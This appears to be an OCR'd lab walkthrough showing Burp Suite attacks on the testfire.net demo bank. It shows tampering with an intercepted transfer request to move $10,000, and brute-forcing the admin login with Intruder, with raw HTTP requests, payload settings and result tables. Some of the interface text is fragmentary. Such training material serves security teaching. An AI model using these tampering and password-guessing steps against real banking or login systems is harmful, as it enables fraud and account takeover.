
From Account: 800002 Savings

To Account: 800003 Checking

Amount to Transfer: 10

Transfer Money


3. In the burp suite, turn on intercept and click on transfer money in the site. Burp suite has intercepted the request



```
POST /bank/doTransfer HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/bank/transfer.jsp
Cookie: JSESSIONID=5C233C9CD85DE392872AB34E719353A9; AltoroAccounts=
"ODAwMDAyflNhdmluZ3N+LTUuNTU1NTU1NTU1NTU1NTU2RTQ3fDgwMDAwM35DaGVja2luZ341LjU1NTU1NTU
1NTU1NTU1NkU0N3w0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjBFMTEwfA=="
Upgrade-Insecure-Requests: 1

fromAccount=800002&toAccount=800003&transferAmount=10&transfer=Transfer+Money
```

4. Change the transferAmount to 10000 and forward it, this way the attack is successful.




Transfer Funds

From Account:	800002 Savings
To Account:	800002 Savings
Amount to Transfer:	

10000.0 was successfully transferred from Account 800002 into Account 800003 at 9/18/23 10:56 AM.

5. Check in recent transactions after turning intercept off




Transaction ID	Transaction Time	Account ID	Action	Amount
16265	2023-09-18 10:56	800003	Deposit	$10000.00
16264	2023-09-18 10:56	800002	Withdrawal	-$10000.00

Brute force attack using burp suite

Dictionary attack (known passwords)

1. Identify the valid user name


Attack type: sniper




Request to http://testfire.net:80 [65.61.137.117]

```
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=5C233C9CD85DE392872AB34E719353A9; AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAxfkNoZWNraW5nfi0xLjBFMTE
wfA=="
Upgrade-Insecure-Requests: 1

uid=admin&passw=1234&btnSubmit=Login
```



```
uid=admin&passw=§1234§&btnSubmit=Login
```


Attack
Save
Columns
2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource pool
Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1
Payload type: Brute forcer
Payload count: 3,125
Request count: 3,125


Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: adimn
Min length: 5
Max length: 5

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.


Attack
Save
Columns
2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		302	□	□	126	
1	aaaaa	302	□	□	126	
2	daaaa	302	□	□	126	
3	iaaaa	302	□	□	126	
4	maaaa	302	□	□	126	
5	naaaa	302	□	□	126	
6	adaaa	302	□	□	126	
7	ddaaa	302	□	□	126	
8	idaaa	302	□	□	126	
9	mdaaa	302	□	□	126	

```
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://testfire.net
Connection: keep-alive
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=D7B7ECD7A2519986ED0CE2B5576CCD7D
Upgrade-Insecure-Requests: 1

uid=admin&passw=adaaa&btnSubmit=Login
```




Request	Payload	Status code	Error	Timeout	Length	Comment
0		302	□	□	126	
1	aaaaa	302	□	□	126	
2	daaaa	302	□	□	126	
3	iaaaa	302	□	□	126	
4	maaaa	302	□	□	126	
5	naaaa	302	□	□	126	
6	adaaa	302	□	□	126	
7	ddaaa	302	□	□	126	
8	idaaa	302	□	□	126	
9	mdaaa	302	□	□	126	

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Tue, 19 Sep 2023 06:40:34 GMT


```

Brute force from wordlist, length can be used to find the successful password.




Attack
Save
Columns
6. Intruder attack of http://testfire.net - Temporary a...
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
72	g	302	□	□	126	
73	hr	302	□	□	126	
74	v	302	□	□	126	
75	admin	302	□	□	261	
76	kj	302	□	□	126	
77	vn	302	□	□	126	
78	m	302	□	□	126	
79	k	302	□	□	126	
80	uu	302	□	□	126	
81	t	302	□	□	126	

```
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://testfire.net
Connection: keep-alive
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=5C233C9CD85DE392872AB34E719353A9; AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAxfkNoZWNraW5nfi0xLjB
FMTEwfA=="
Upgrade-Insecure-Requests: 1

uid=admin&passw=admin&btnSubmit=Login
```



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

☑ Update Host header to match target


```
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=5C233C9CD85DE392872AB34E719353A9; AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAxfkNoZWNraW5nfi0xLjBFMTEwfA=="
Upgrade-Insecure-Requests: 1

uid=admin&passw=§1234§&btnSubmit=Login
```

1 highlight


1 payload position

Length: 689



Request	Payload	Status code	Error	Timeout	Length	Comment
72	g	302	□	□	126	
73	hr	302	□	□	126	
74	v	302	□	□	126	
75	admin	302	□	□	261	
76	kj	302	□	□	126	
77	vn	302	□	□	126	
78	m	302	□	□	126	
79	k	302	□	□	126	
80	uu	302	□	□	126	
81	t	302	□	□	126	

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAxfkNoZWNraW5nfi0xLjB
FMTEwfA=="; Version=1
Location: /bank/main.jsp
Content-Length: 0
Date: Mon, 18 Sep 2023 17:33:05 GMT
```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1
Payload count: 87
Payload type: Simple list
Request count: 87

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

1
12
3
44
adsfdf
asd
fdsgfg
szvc
rf

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.